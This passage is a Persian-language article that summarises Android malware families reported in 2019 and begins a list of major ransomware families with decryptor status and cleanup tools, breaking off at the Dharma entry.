Gustuff: این تروجان بانکی اندرویدی نزدیک به یک سال قبل‌تر نوشته شده بود که به‌روزرسانی‌های آن پیوسته انجام می‌شد، قابلیت‌های آن اضافه می‌شد و قدرتمندتر می‌شد. امروزه این بدافزار هم‌سطح تهدیدهای مشابه سطح بالا مانند Anubis، LokiBot، Exobot، Red Alert، و BankBot قرار گرفته است. طبق بررسی‌های شرکت امنیتی Group-IB، این بدافزار توانایی جعل اعتبارنامه‌ها و تراکنش‌های خودکار بانکی بیش از ۱۰۰ اپلیکیشن بانکی و ۲۳ اپلیکیشن مربوط به ارزهای مجازی را دارد. این تروجان همچنین توانایی جعل اعتبارنامه‌های اپلیکیشن‌های اندرویدی پیام‌رسان و پرداختی دیگر مانند PayPal، Western Union، eBay، Revolut، Gett Taxi، WhatsApp، Skype، Walmart را نیز دارد.

https://zd.net/2QHzSMt

Exodus: این بدافزار توسط محققان امنیتی Security Without Borders کشف شد. این بدافزار درواقع یک جاسوس‌افزار اندرویدی با دو فاز اجرایی Exodus One و Exodus Two بود. موارد متعددی از این جاسوس‌افزار بر روی گوگل پلی کشف شد که خود را به جای اپلیکیشن‌های اپراتورهای تلفن همراه عنوان می‌کردند. با توجه به آمار عمومی در دسترس و همچنین تایید شده از گوگل، بیشتر این اپلیکیشن‌ها بارها توسط کاربران نصب شده که در یک مورد به بیش از ۳۵۰ بار نصب رسید. همه قربانیان این جاسوس‌افزار کاربران ایتالیایی بودند و درحال حاضر اپلیکیشن‌های مربوطه از گوگل پلی حذف شده است.

https://bit.ly/2QKW5ZZ

مارس
March

Xloader: نسخه قبلی بدافزار Xloader، خود را به عنوان اپلیکیشن‌های فیسبوک و گوگل کروم و دیگر اپلیکیشن‌های قانونی معرفی می‌کرد تا کاربران را به دانلود این اپلیکیشن مخرب ترغیب کند. محققان Trend Micro یک شیوه جدید جذب و فریب کاربران برای دانلود این اپلیکیشن مخرب را کشف کردند که در آن نسخه جدید این بدافزار (XLoader.٦/٥)، خود را به جای یک اپلیکیشن امنیتی جعلی معرفی می‌کرد. این بدافزار مشخصاتی از جمله Android ID، ICCID، IMSI و شماره سریال دستگاه را به سرورهای مهاجمان ارسال می‌کرد.

https://bit.ly/34gx3pw

Sauron Locker: این باج‌افزار در تاریخ ۱۵ آوریل ۲۰۱۹ در قالب یک برنامه رسمی اندروید منتشر شد. به محض اینکه این باج‌افزار وارد سیستم می‌شد، بلافاصله صفحه نمایش دستگاه را قفل می‌کند. این باج‌افزار فایل‌های دستگاه اندرویدی را رمزگذاری و بعد تقاضای اخاذی می‌کرد. این باج‌افزار برای هر کشور، مقدار باج درخواستی متفاوتی دارد و همچنین برای قربانیان آمریکایی درخواست باج خیلی بیشتری نسبت به سایر کشورها دارد.

https://bit.ly/33dk5Yf

StealJob: این بدافزار توسط گروه هکری Donot که بیشتر کشورهای جنوب آسیا مثل پاکستان را مورد هدف قرار می‌دهد، توسعه داده شده است و در اپلیکیشن Kashmir Voice کشف شده است. این اپلیکیشن مربوط به یک وب‌سایت است که خشونت‌های ارتش هند را منتشر و پخش می‌کند و تاسیس آن در پاکستان انجام شده است.

https://bit.ly/2Dd3nxG

DrWeb Infection Ads: این تروجان Android.InfectionAds که توسط محققان Doctor Web کشف شد، از چندین آسیب‌پذیری بحرانی اندروید برای آلوده‌سازی، نصب و حذف اپلیکیشن‌های دیگر به صورت مستقل از کاربر بهره‌برداری می‌کرد. هدف دیگر این تروجان ایجاد تبلیغات ناخواسته بود. این تروجان در بازی‌ها و اپلیکیشن‌هایی مانند ORG ، HD Camera ۲۰۱۸_۱۹، Euro Farming Simulator ۲۰۱۸ و Touch on Girls جاساز شده بود.

https://bit.ly/2QL2LHB

آوریل
April

Jio Offers: این بدافزار از طریق SMS و WhatsApp و در قالب اپلیکیشن ۲۵GB Offer Free و فقط برای مشتریان Jio توسعه داده شد. هدف اصلی این بدافزار، گسترش و کسب درآمدهای تبلیغاتی بود. این بدافزار در پس‌زمینه اس‌ام‌اس‌هایی را برای مخاطبان دستگاه آلوده ارسال می‌کرد، البته این پیام‌ها فقط به مخاطبان دارای پیشوند شماره Jio ارسال می‌شد.

https://bit.ly/2OHQxfZ

Adware TsSDK: با استفاده از پلت‌فرم هوشمند تهدیدات امنیتی تلفن همراه "apklab.io" از Avast، ۵۰ اپلیکیشن دارای تبلیغ‌افزار در فروشگاه گوگل پلی کشف شد. تعداد نصب این اپلیکیشن‌ها از ۵ هزار تا ۵ میلیون بار بود. این تبلیغ‌افزارها به یک کتابخانه شخص ثالث اندرویدی متصل بودند که محدودیت‌های سرویس پس‌زمینه موجود در نسخه‌های جدیدتر اندروید را دور می‌زد.

https://bit.ly/2pQiw52

Preamo: محققان امنیتی CheckPoint، با کمک کریگ سیلورمن از BuzzFeed، مجموعه‌ای از اپلیکیشن‌ها را کشف کردند که علیه آژانس‌های تبلیغاتی فعالیت‌هایی جعلی را انجام می‌دادند. این بدافزارها که PreAMo نامیده می‌شدند، کاربران را با کلیک بر روی آگهی‌های جعلی از سه آژانس تبلیغاتی محبوب، Presage، Admob و Mopub فریب می‌دادند. این بدافزارها در مجموع بیش از ۹۰ میلیون بار و در ٦ اپلیکیشن دانلود شدند و گوگل اعلام کرد که این اپلیکیشن‌های آلوده را از فروشگاهش حذف کرده است.

https://bit.ly/35AjSA9

آوریل
April

Fake Trezor crypto apps: با افزایش قیمت بیت‌کوین در این ماه، اپلیکیشن‌های جعلی اندرویدی مربوط به ارزهای مجازی در گوگل پلی افزایش پیدا کرد. این اپلیکیشن جعلی در روز اول ماه می در گوگل پلی آپلود شد و خود را به جای اپلیکیشن رسمی Trezor که یک کیف پول مجازی معتبر است، معرفی کرد. ظاهر این اپلیکیشن جعلی شامل نام توسعه‌دهنده، دسته بندی، توضیحات و عکس‌های بسیار واقعی بود و خیلی سخت جعلی بودن آن تشخیص داده می‌شد. آیکون این اپلیکیشن بعد از نصب شدن تغییر می‌کرد و متفاوت با آیکون اپلیکیشن واقعی بود و زمانی که کاربران اپلیکیشن را راه‌اندازی می‌کردند، یک صفحه لاگین عمومی نمایش داده می‌شد و به Trezor هیچ اشاره‌ای نمی‌شد. وقتی که کاربران هرگونه اطلاعات مربوط به لاگین را وارد می‌کردند، این اطلاعات به سرور مهاجمان ارسال می‌شد. به‌این ترتیب مهاجمان با استفاده از این صفحه فیشینگ، اعتبارنامه‌های ورودی کیف مجازی را به سرقت می‌بردند. این بدافزار توسط Lukas Stefanko کشف و به گوگل گزارش شد.

https://bit.ly/2KJzj0P

Vidmate: این بدافزار توسط محققان آزمایشگاه امنیتی Secure-D از شرکت Upstream شناسایی شد. طبق گزارش این آزمایشگاه امنیتی، اپلیکیشن ویدئویی محبوب VidMate، با بیش از ۵۰۰ میلیون بار دانلود، باعث ایجاد فعالیت‌های مشکوکی در پس‌زمینه دستگاه اندرویدی می‌شود. یک کامپونت پنهان در این اپلیکیشن وجود داشت که تبلیغات مخفی ایجاد می‌کرد، خریدهای جعلی ارائه می‌داد، دیگر اپلیکیشن‌های مشکوک را بدون رضایت کاربر نصب می‌کرد و اطلاعات شخصی کاربران را جمع‌آوری می‌کرد. محققان Secure-D، بیش از ۱۲۸ میلیون تراکنش مشکوک مربوط به VidMate را شناسایی و مسدود کردند. این تراکنش‌ها از نزدیک به ۵ میلیون دستگاه تلفن همراه منحصر به فرد در ۱۵ کشور مختلف انجام شده بود.

https://bit.ly/35vi3o0

می
May

Anubis: این تروجان بانکی اندرویدی، از پلت‌فرم رسانه‌های اجتماعی برای هدف قرار دادن دستگاه‌های اندرویدی بهره‌برداری می‌کرد. در همین راستا، این بدافزار شروع به بهره‌برداری از سرویس پیام‌های رمزنگاری شده تلگرام کرد. این بدافزار فعالیت‌های خود را در مارکت گوگل پلی هم ادامه داد و خود را در قالب محاسبه‌گرهای مالیاتی، مبدل‌های ارزی، بازی‌ها و اپلیکیشن‌های کاربردی دیگر معرفی می‌کرد. این اپلیکیشن‌ها هیچ کد مخربی در خود نداشتند ولی بعد از نصب، پیلود مخرب خود را در قالب یک کامپونت از اینترنت دانلود می‌کردند که قادر به سرقت گذرواژه‌های بانکی و سایر اعتبارنامه‌ها بود.

https://bit.ly/2QLflXf

MysteryBot: این تروجان جدید اندرویدی فقط در یک حمله، فعالیت‌های مخرب مختلفی از جمله باج‌افزاری، کی‌لاگر و تبلیغ‌افزاری را انجام می‌داد. محققان بر این باور بودند که MysteryBot یکی از تروجان‌های بانکی قدرتمند است که جانشین LokiBot شده است زیرا هر دو این تروجان‌ها دارای سرور C&C مشترکی هستند و از آنجایی که هر دو توسط یک نویسنده نوشته‌اند، پس امکان دارد که MysteryBot نسل بعدی LokiBot باشد. این بدافزار قادر به انجام فعالیت‌های مخرب مختلف مانند برقراری تماس تلفنی، سرقت اطلاعات مخاطب، انتقال تماس‌های دریافتی به دستگاه‌های دیگر، تنظیم کی‌لاگر و رمزگذاری فایل‌های دستگاه اندرویدی و حذف تمام اطلاعات تماس در دستگاه بود.

https://bit.ly/37vQQmR

Android.FakeApp.174: کارشناسان امنیتی Doctor Web، تروجانی با نام Android.FakeApp.۱۷٤ را کشف کردند که از گوگل کروم برای بارگذاری وب‌سایت‌های مشکوکی که اعلان‌های تبلیغاتی را به کاربران پیشنهاد می‌داد، استفاده می‌کرد. این اعلان‌ها حتی اگر مرورگر بسته بود هم ظاهر می‌شدند. این تروجان تحت پوشش اپلیکیشن‌های پرکاربرد مثل اپلیکیشن رسمی برندهای معروف، گسترش پیدا می‌کرد. در اوایل این ماه، کارشناسان Doctor Web دو نوع اصلاح شده از این تروجان را در گوگل پلی کشف کردند که پس از گزارش آن‌ها به گوگل، از این مارکت اندرویدی حذف شدند. با این حال قبل از حذف شدن، بیش از ۱۱۰۰ کاربر، این اپلیکیشن آلوده را دانلود کرده بودند.

https://bit.ly/2QLZyax

Pink Camera: طبق گزارش شرکت امنیتی کسپرسکی، دو اپلیکیشن Pink Camera و com.psbo.forand موجود در گوگل پلی، در ظاهر اپلیکیشن‌هایی عادی برای ویرایش عکس بودند اما بعد از نصب، درخواست مجوزهای مشکوکی از کاربر می‌کردند. مثلاً درخواست دسترسی به وای‌فای را می‌کردند که برای این نوع اپلیکیشن‌ها بسیار غیرعادی است. در حین اجرا هم، اپلیکیشن درخواست دسترسی به اعلان‌ها را می‌داد و این درخواست‌ها را تا جایی ادامه می‌داد که کاربر آن را قبول کند. بعد در حالی که کاربر با استفاده از قابلیت‌های ناقص این ویرایشگرها، سعی در ویرایش عکس‌ها داشت، این اپلیکیشن اطلاعات دستگاه را در پس‌زمینه جمع‌آوری و به سرور ps.okyesmobi[.]com ارسال می‌کرد.

https://bit.ly/2pKnC2y

2FA Bypass/Stealer: طبق گزارش امنیتی ESET، هنگامی که گوگل در ماه مارس ۲۰۱۹ مجوز استفاده از SMS و Call Log را در اپلیکیشن‌های اندروید محدود کرد، یکی از راهکارهای مثبتی بود که با اجرای آن، اپلیکیشن‌های سارق مجوز و اعتبارنامه امکان سوءاستفاده از مجوزها برای دور زدن مکانیزم تأیید هویت دو مرحله‌ای مبتنی بر SMS را از دست دادند. محققان این شرکت اپلیکیشن‌های مخربی را کشف کردند که با دور زدن این محدودیت‌های اخیر گوگل و بدون داشتن مجوزهای SMS لازم، قادر به دسترسی به کلمه عبورهای یکبار مصرف یا OTPها در تأیید هویت دو مرحله‌ای مبتنی بر SMS بودند. این اپلیکیشن‌های جعلی خود را به جای اپلیکیشن رسمی Turkish cryptocurrency exchange BtcTurk معرفی می‌کردند و برای اعتبارنامه‌های لاگین به این سرویس رسمی، یک صفحه فیشینگ را به نمایش می‌گذاشتند و بعد پیام SMS دریافتی برای تایید هویت دو مرحله‌ای را هم به سرقت می‌بردند و به حساب‌های کاربران دسترسی پیدا می‌کردند.

https://bit.ly/37y7K4l

Trojan downloader: این بدافزار در اپلیکیشن Amazing Monster Car جاساز شده بود و به محض راه‌اندازی شدن، آیکون خود را پنهان می‌کرد، سپس اپلیکیشن دیگری را از طریق http دانلود کرده و کاربر را متقاعد به نصب آن می‌کرد. اپلیکیشن جدید می‌توانست اپلیکیشن‌های دیگری را به عنوان به‌روزرسانی اپلیکیشن‌های دیگر، بر روی دستگاه کاربر نصب کند و تبلیغات آزاردهنده و جعلی را هم نمایش دهد.

https://bit.ly/2XJ5fb2

Triada: این بدافزار اولین بار در سال ۲۰۱٦ کشف شد و هدف آن نصب اپلیکیشن‌های مخرب بر روی دستگاه اندرویدی، برای نمایش تبلیغات مختلف بود. سازندگان این بدافزار، از آن برای کسب درآمد حاصل از نمایش تبلیغات در اپلیکیشن‌ها استفاده می‌کردند. علاوه بر نصب اپلیکیشن‌هایی که تبلیغات را نمایش می‌دهند، این بدافزار توانایی تزریق کد در چهار مرورگر وب را هم داشتند. این تزریق کدها در مرورگرهای وب، برای بازنویسی URL ها و همچنین تعویض تبلیغات وب‌سایت‌ها با تبلیغات درآمدزا برای نویسندگان این بدافزار، مورد استفاده قرار می‌گرفت.

https://bit.ly/2OHQMaT

Beita adwareplugin: این بدافزار که توسط Lookout شناسایی شد، یک پلاگین تبلیغاتی به خوبی مبهم‌سازی شده بود که در برخی از اپلیکیشن‌های محبوب گوگل پلی پنهان شده بود. این پلاگین، تبلیغات زیادی را بر روی صفحه قفل کاربر نمایش می‌داد و تبلیغات ویدئویی و صوتی را حتی در حالی که تلفن بدون استفاده بود، نشان داده و تبلیغات خارج از اپلیکیشن را نشان می‌داد که مانع تعامل کاربر با سایر اپلیکیشن‌های دستگاه اندرویدی می‌شد. انتی‌ویروس Lookout تعداد ۲۳۸ اپلیکیشن منحصر به فرد شامل BeiTaPlugin را در فروشگاه گوگل پلی کشف کرد. Lookout گزارش عملکرد مخرب این اپلیکیشن‌ها را به گوگل داد و این پلاگین مخرب از تمام اپلیکیشن‌های گزارش شده در گوگل پلی حذف شد. این اپلیکیشن‌های با پلاگین مخرب، در کل بیش از ٤٤۰ میلیون بار توسط کاربران گوگل پلی دانلود و نصب شدند.

https://bit.ly/35vC6Tm

Bouncing golf: این بدافزار با نام اصلی AndroidOS_GolfSpy. HRX توسط محققان Trend Micro شناسایی شد. بدافزار مدنظر توسط کمپین جاسوسی Touncing Golf که بیشتر کشورهای خاورمیانه را هدف قرار می‌داد، نوشته شد و طیف وسیعی از قابلیت‌های جاسوسی را دارا بود. با رصد سرورهای C&C مورد استفاده توسط این کمپین جاسوسی، بیش از ٦٦٠ دستگاه اندرویدی آلوده به GolfSpy مشاهده شد و بیشتر اطلاعات سرقت شده از این دستگاه‌ها بیشتر مربوط به امور نظامی بود.

https://bit.ly/2OE4VWT

Cryptomining botnet: در حملات این باتنت، از باز بودن و به صورت پیشفرض بدون احراز هویت بودن پورت‌های ADB بهره گرفته می‌شد. این باتنت جدید استخراجگر ارز مجازی، از طریق Android Debug Bridge وارد می‌شد و می‌توانست از طریق SSH گسترش یابد. طراحی این باتنت به آن اجازه می‌داد تا از میزبان آلوده به هر سیستمی که قبلاً با میزبان ارتباط SSH داشته است، منتقل شود. استفاده از ADB باعث می‌شد که دستگاه‌های اندرویدی نسبت به این باتنت آسیب‌پذیر شوند. فعالیت این بدافزار در ۲۱ کشور مختلف شناسایی شد که بیشترین آن در کره جنوبی بود.

https://bit.ly/37z8er1

ژوئن
June

Riltok banker: هدف این تروجان بانکی در ابتدا فقط کاربران روسی بود و بعداً با مقداری اصلاحات در اروپا هم گسترش یافت. نزدیک به ۹۰٪ قربانیان این تروجان در روسیه و ٤٪ آن‌ها در فرانسه و بقیه در ایتالیا، اوکراین، انگلیس و سایر کشورهای اروپایی بودند. این خانواده بدافزاری اولین بار در مارس ۲۰۱۸ توسط محققان کسپرسکی شناسایی شد و همانند بسیاری از بدافزارهای بانکی دیگر، خود را به عنوان یکی از اپلیکیشن‌های تبلیغاتی رایگان در روسیه معرفی کرده بود. کاربر یک پیام کوتاه حاوی یک لینک مخرب به یک وب‌سایت جعلی، دریافت می‌کرد و وب‌سایت جعلی، یک سرویس آگهی رایگان محبوب شبیه‌سازی شده بود که در آن کاربر تشویق به نصب نسخه جدیدی از اپلیکیشن تبلیغاتی می‌شد که تروجان در آن جاساز شده بود.

https://bit.ly/2XIAv9Z

WannaLocker: این باج‌افزار اندرویدی اولین بار توسط شرکت امنیتی Avast کشف شد و بیشتر کاربران اندرویدی چینی را هدف قرار داد و پیغام باج‌گیری آن بر روی صفحه‌های موبایل، بسیار شبیه به پیغام باج‌گیری باج‌افزار معروف WannaCry بود. یکی دیگر از جنبه‌های جالب این باج‌افزار، رمزگذاری فایل‌های موجود در حافظه خارجی دستگاه اندرویدی است که از سال ۲۰۱٤ و بدافزار Simplocker تابحال اتفاق نیافتاده است.

https://bit.ly/37vR1i1

Horror game Trojan: این اپلیکیشن مخرب موجود در گوگل پلی، توسط تیم امنیتی Wandera کشف شد. این اپلیکیشن یک بازی ویدیویی ترسناک با بیش از ۵۰ هزار دانلود از گوگل پلی با نام Scary Granny ZOMBYE Mod: The Horror Game ۲۰۱۹ بود و در ۲۷ ژوئن از فروشگاه گوگل پلی حذف شد. این بازی پس از نصب، یک حمله فیشینگ پایدار را بر روی دستگاه قربانی اجرا می‌کرد. در ابتدا اعلان به‌روزرسانی Google security services را برای کاربر نمایش می‌دهد. هنگامی که کاربر به‌روزرسانی را تایید می‌کند، یک صفحه ورود جعلی گوگل ارائه می‌شود، که بسیار واقعی به نظر می‌رسد. با وارد کردن نام و رمزعبور حساب گوگل توسط کاربر، اطلاعات حساب و اعتبارنامه‌های آن به سرور مهاجمان ارسال می‌شد.

https://bit.ly/34b45ax

New Anubis Dropper: نمونه‌های جدیدی از این بدافزار اندرویدی توسط محققان Trend Micro کشف شد. به گزارش این شرکت امنیتی تعداد این نمونه‌ها نزدیک به ۱۷٤۹۰ مورد در دو سرور بوده و در این نمونه‌ها دو برچسب "Operatör Güncellemesi" و "Google Services" یافت شده است که "Operatör Güncellemesi" در زبان ترکی به معنای «Operator Update» است. این برچسب‌ها از متدهای مهندسی اجتماعی هستند که برای فریب کاربران به دانلود یک اپلیکیشن که بدافزار Anubis در آن جاسازی شده است، استفاده می‌شوند. این اپلیکیشن‌های مخرب، از ویژگی Webview برای سرقت داده‌های پرداخت و یا به عنوان بردار حمله برای اجرای فیشینگ، سوءاستفاده می‌کنند.

https://bit.ly/2QIVoAe

FaceApp: وقتی که یک اپلیکیشن یا بازی محبوبیت پیدا می‌کند، بدافزارنویسان از محبوبیت آن برای گسترش کلاهبرداری‌های خود استفاده می‌کنند. این اتفاق قبلاً برای بازی‌های Fortnite و Apex Legends مشاهده شده است و اخیراً برای اپلیکیشن جدید FaceApp هم رخ داده است. تیم امنیتی SonicWall Capture Labs اخیراً انواع مختلفی از کلاهبرداری‌ها را با استفاده از این اپلیکیشن بسیار محبوب شناسایی کرده است. در سطح اینترنت تعداد زیادی وب‌سایت شناسایی شده که ادعا می‌کنند نسخه FaceApp Pro را به صورت رایگان ارائه می‌دهند. با دنبال کردن این وب‌سایت‌ها، کاربر به وب‌سایت‌های جعلی احراز هویت هدایت می‌شود که هدف آن‌ها استخراج اطلاعات حساس کاربر مانند ایمیل و جزئیات کارت اعتباری آن‌ها می‌باشد. علاوه بر مورد فوق، از محبوبیت این اپلیکیشن برای کارهای مخرب دیگری از جمله سرقت اس‌ام‌اس، گسترش جاسوس‌افزارها و غیره استفاده شده است.

https://bit.ly/34hMtJZ

جولای
July

Operation Tripoli: اخیراً یک کمپین مخرب توسط محققان امنیتی check point شناسایی شده است که سال‌هاست از صفحات فیس‌بوک برای پخش بدافزارها در محیط‌های موبایلی و دسکتاپی استفاده می‌کند. هدف اصلی این کمپین کشور لیبی بوده است. وضعیت سیاسی پرتنش لیبی، فرصت سوءاستفاده را برای مهاجمان فراهم آورده و آن‌ها با انتشار خبرهایی درباره آخرین حملات هوایی کشور یا دستگیری تروریست‌ها، قصد فریب قربانیان برای کلیک بر روی لینک‌ها و دانلود فایل‌ها و اپلیکیشن‌های مخرب را داشته‌اند. تحقیقات این شرکت امنیتی هنگامی شروع شد که یک صفحه فیس‌بوک جعلی با نام فرمانده ارتش ملی لیبی شناسایی شد. این فرمانده که به خلیفه حفتر معروف است، شخصیت برجسته‌ای در عرصه سیاسی لیبی است و نقش اصلی را به عنوان یک رهبر نظامی در جریان جنگ داخلی این کشور داشته است. صفحه فیسبوک جعلی مربوط به این فرمانده نزدیک به ۱۱ هزار دنبال کننده داشته و حاوی لینک‌های جعلی مختلف از جمله لینک دانلود اپلیکیشن‌های اندرویدی مخرب بود. لازم به ذکر است که با گزارش این صفحه مخرب به فیسبوک، در حال حاضر این صفحه جعلی از دسترس خارج شده است.

https://bit.ly/2XFUaY9

Agent Smith: محققان CheckPoint اخیراً این نوع بدافزار جدید موبایلی را کشف کرده‌اند که به‌صورت پنهانی در حدود ۲۵ میلیون دستگاه را آلوده کرده و کاربران کاملاً از آن بی‌اطلاع بوده‌اند. این بدافزار خود را به عنوان اپلیکیشن‌ها و سرویس‌های مربوط به گوگل معرفی کرده و از آسیب‌پذیری‌های مختلف و شناخته شده اندرویدی، برای حذف سایر اپلیکیشن‌های قانونی نصب شده بر روی دستگاه و جایگزینی آن‌ها با نسخه‌های مخرب، بهره‌برداری می‌کند. این بدافزار در حال حاضر از دسترسی گسترده خود به منابع دستگاه‌های اندرویدی، فقط برای نمایش تبلیغات جعلی استفاده کرده است ولی پتانسیل سرقت اطلاعات حساب‌های بانکی و اجرای سایر حملات را بر روی موبایل‌های کاربران هم دارا می‌باشد. این بدافزار بیشتر در کشورهای هند، پاکستان و بنگلادش گسترش پیدا کرده است.

https://bit.ly/2qHU5XH

Slocker ransomware: این باج‌افزار موبایلی که توسط Trend Micro کشف شده است، به تقلید از واناکرای نوشته شده و از گرافیک این باج‌افزار معروف استفاده کرده است. Slocker از قدیمی‌ترین خانواده‌های باج‌افزاری می‌باشد که بعد از مدت زیادی دوباره شروع به فعالیت کرده است اما مدت فعالیت این باج‌افزار مقلد بسیار کوتاه شد چون ابزار رمزگشای آن بلافاصله پس از مشاهده دستگاه‌های آلوده، در سطح اینترنت منتشر شد. همچنین پنج روز پس از انتشار آن، فرد مضنون پشت این باج‌افزار توسط پلیس چین دستگیر شد. خوشبختانه به دلیل اینکه باج‌افزار مورد نظر از طریق چند انجمن کوچک گسترش پیدا کرده بود، تعداد قربانیان آن بسیار کم و محدود بود. لازم به ذکر است که اپلیکیشنی که این باج‌افزار در آن جاسازی شده بود یک ابزار تقلب برای بازی King of Glory بود.

https://bit.ly/2D8apUq

Stalker apps on GPlay: محققان امنیت موبایل Avast، هشت اپلیکیشن نظارتی مخرب را در فروشگاه گوگل‌پلی شناسایی کرده‌اند که به افراد امکان می‌دهد که بر روی کارمندان، همسران و فرزندان خود جاسوسی و نظارت کنند. Avast این اپلیکیشن‌ها را در کلاس نرم‌افزارهای stalkerware/surveillance طبقه‌بندی کرده است به این دلیل که می‌توانند فعالیت رسانه‌های اجتماعی کاربران در Hangouts، Skype، Kik ، Facebook و شبکه‌های اجتماعی دیگر را استخراج کند. بعد از اینکه Avast این اپلیکیشن‌ها را به گوگل گزارش داد، این شرکت آن‌ها را از فروشگاه خود حذف کرد.

https://bit.ly/33fzp6T

Updates for Samsung: این اپلیکیشن جعلی به‌روزرسانی اندروید برای موبایل‌های سامسونگ، که از طریق فروشگاه گوگل پلی منتشر شده است تا به حال بیش از ۱۰ میلیون تلفن همراه اندرویدی را آلوده کرده است. این اپلیکیشن در فروشگاه‌های اپلیکیشن ایرانی نیز منتشر شده و توسط حدود ۳۰ هزارنفر دریافت شده است. این اپلیکیشن هیچ ارتباطی با شرکت سامسونگ ندارد. کاربران می‌توانند در این اپلیکیشن نسخه خاص Firmware خود را جستجو کنند و اپلیکیشن در ازای ارائه به‌روزرسانی مربوطه، درخواست پرداخت پول می‌کند. محققی از گروه امنیتی CSIS، جزئیات این اپلیکیشن جعلی را منتشر کرده است و آن را به فروشگاه گوگل‌پلی گزارش داده است. در حال حاضر این اپلیکیشن از فروشگاه گوگل‌پلی حذف شده است و اطلاع‌رسانی جهت حذف این اپلیکیشن به فروشگاه‌های ایرانی نیز صورت گرفته است.

https://bit.ly/2pKJN8N

Monokle: محققان Lookout یک تهدید بدافزاری بسیار هدفمند را شناسایی کرده‌اند که از مجموعه‌ای جدید و پیشرفته از ابزارهای مخرب نظارتی اندرویدی به نام Monokle استفاده می‌کند و دارای ارتباط احتمالی با مهاجمان روسی است. طبق تحقیقات محققان این شرکت، این ابزارهای نظارتی توسط شرکت STC مستقر در سنت پترزبورگ روسیه توسعه داده شده است. STC یک پیمانکار مخفی نظامی است که برای ارتش روسیه و سایر دولت‌ها، تجهیزات هوایی بدون سرنشین (پهپاد) و تجهیزات رادیو فرکانسی(RF) تأمین می‌کند. Monokle یک بدافزار نظارتی پیشرفته موبایلی است که اطلاعات شخصی کاربران را سرقت می‌کند و آن‌ها را به سرورهای C&C مربوطه ارسال می‌کند. این بدافزار سعی می‌کند که در حین باز بودن قفل صفحه، صفحه را ضبط کند تا بتواند پین، الگو و یا رمز عبور کاربر را به دست آورد. این بدافزار فقط بر روی تعداد خاصی از اپلیکیشن‌های قانونی، جاسازی شده است که نشان از هدفمند بودن این بدافزار موبایلی دارد.

https://bit.ly/2qw8q9T

۱۰ مورد از خطرناک‌ترین باج‌افزارهای سال ۲۰۱۹

باج‌افزارها به عنوان یکی از بزرگ‌ترین تهدیدات نرم‌افزاری مخرب سال ۲۰۱۸ شناخته شده و همچنان تهدیدی برای عملکرد مشاغل و زندگی روزمره افراد در سراسر جهان در سال ۲۰۱۹ محسوب می‌شوند. محققان امنیتی تاکنون بیش از ۱۱۰۰ نوع مختلف باج‌افزار را ردیابی و شناسایی کرده‌اند. از آنجا که این تعداد به طور مداوم در حال رشد است و باج‌گیری از طریق این بدافزارها هر روز پیشرفته‌تر می‌شود، تصمیم گرفتیم لیستی از مخرب‌ترین باج‌افزارها را در این مقاله جمع‌آوری کنیم. ممکن است قبلاً در خبرهای منتشر شده اسم برخی از این باج‌افزارها را شنیده باشید، زیرا در طی چند سال اخیر بحث باج‌افزارها در حوزه امنیت سایبری بسیار مطرح است. در این مطلب توضیحاتی در رابطه با ده مورد از مخرب‌ترین باج‌افزارهای سال‌های اخیر با معرفی رمزگشای آن‌ها (در صورت وجود) مشاهده خواهید کرد.

معرفی وبسایت
nomoreransom

وب‌سایت فوق و محتوای آن به‌صورت مشترک به وسیله چندین نهاد توسعه داده شده است. مطالب موجود در این وب‌سایت برای عموم مردم، و به خصوص برای قربانیان باج افزارها استفاده می‌شود. همچنین به عنوان رابط بین قربانیان و عرضه‌کنندگان ابزارهای رمزگشایی فایل‌های یک قربانی مورد استفاده قرار می گیرد.

آدرس این وب‌سایت :
https://www.nomoreransom.org/fa/


گردآوری: سیروان اله‌ویسی

Bad Rabbit

باج‌افزار Bad Rabbit از کدهای مخرب WannaCry و NotPetya پیروی می‌کند و در سطح وسیع‌تری فعالیت می‌کند. این باج‌افزار در درجه اول سازمان‌هایی را در روسیه و اروپای شرقی آلوده کرده است. به عنوان فایل نصبی Adobe Flash در وب‌سایت‌های نامعتبر دانلود رایگان نرم‌افزار منتشر شده است، نصب‌کننده آن بر روی این وب‌سایت‌ها با استفاده از جاوا اسکریپت که به فایل‌های HTML یا Java وب‌سایت‌های آسیب دیده تزریق شده‌اند، نصب شده است. اگر شخصی بر روی نصب‌کننده مخرب کلیک کند، کامپیوتر وی قفل می‌شود و خواستار حدود ۲۸۰ دلار باج به صورت بیتکوین با تعیین مهلت ۴۰ ساعته برای پرداخت است.

وضعیت Decryptor: وجود ندارد.

ابزار پاکسازی:
AdwCleaner - Malwarebytes - HitmanPro



Cerber

Cerber نمونه‌ای از فناوری تکامل‌یافته باج‌افزارها است. این سرویس به عنوان ransom-as-a-service توزیع می‌شود که یک «برنامه وابسته» برای انواع مجرمان سایبری است. هرکس می‌تواند از آن بهره برده و در ازای ۴۰ درصد سود آن را تکثیر کند. این باج‌افزار با هدف قرار دادن کاربران Office ۳۶۵ مبتنی بر ابر و استفاده از یک کمپین دقیق فیشینگ میلیون‌ها کاربر را در سراسر جهان (به جز در کشورهای پس از اتحاد جماهیر شوروی) تحت‌تأثیر قرار داده است. طرز کار آن به طور معمول بدین صورت است که قربانی ایمیلی را با یک سند آلوده ضمیمه شده مایکروسافت آفیس دریافت می‌کند، پس از اجرای باج‌افزار ممکن است در مرحله رمزنگاری در سکوت در پس‌زمینه اجرا شود و هیچ نشانه‌ای از آلودگی را برای کاربر نشان ندهد. پس از اتمام رمزگذاری، کاربران در پوشه‌های رمزگذاری شده و اغلب به عنوان پس‌زمینه دسکتاپ، یادداشت‌های باج را مشاهده خواهند کرد. Cerber در اوایل سال ۲۰۱۷ زمانی که در اوج خود به سر می‌برد حدود ۲۶ درصد از کل تهدیدات باج‌افزار را به خود اختصاص داد. Cerber از رمزگذاری RSA استفاده می‌کند و در حال حاضر هیچ ابزار رمزگشایی رایگان برای آن در دسترس نیست.

Decryptor: Trend Micro Ransomware File Decryptor Tool
https://bit.ly/2pMOj6H

Dharma

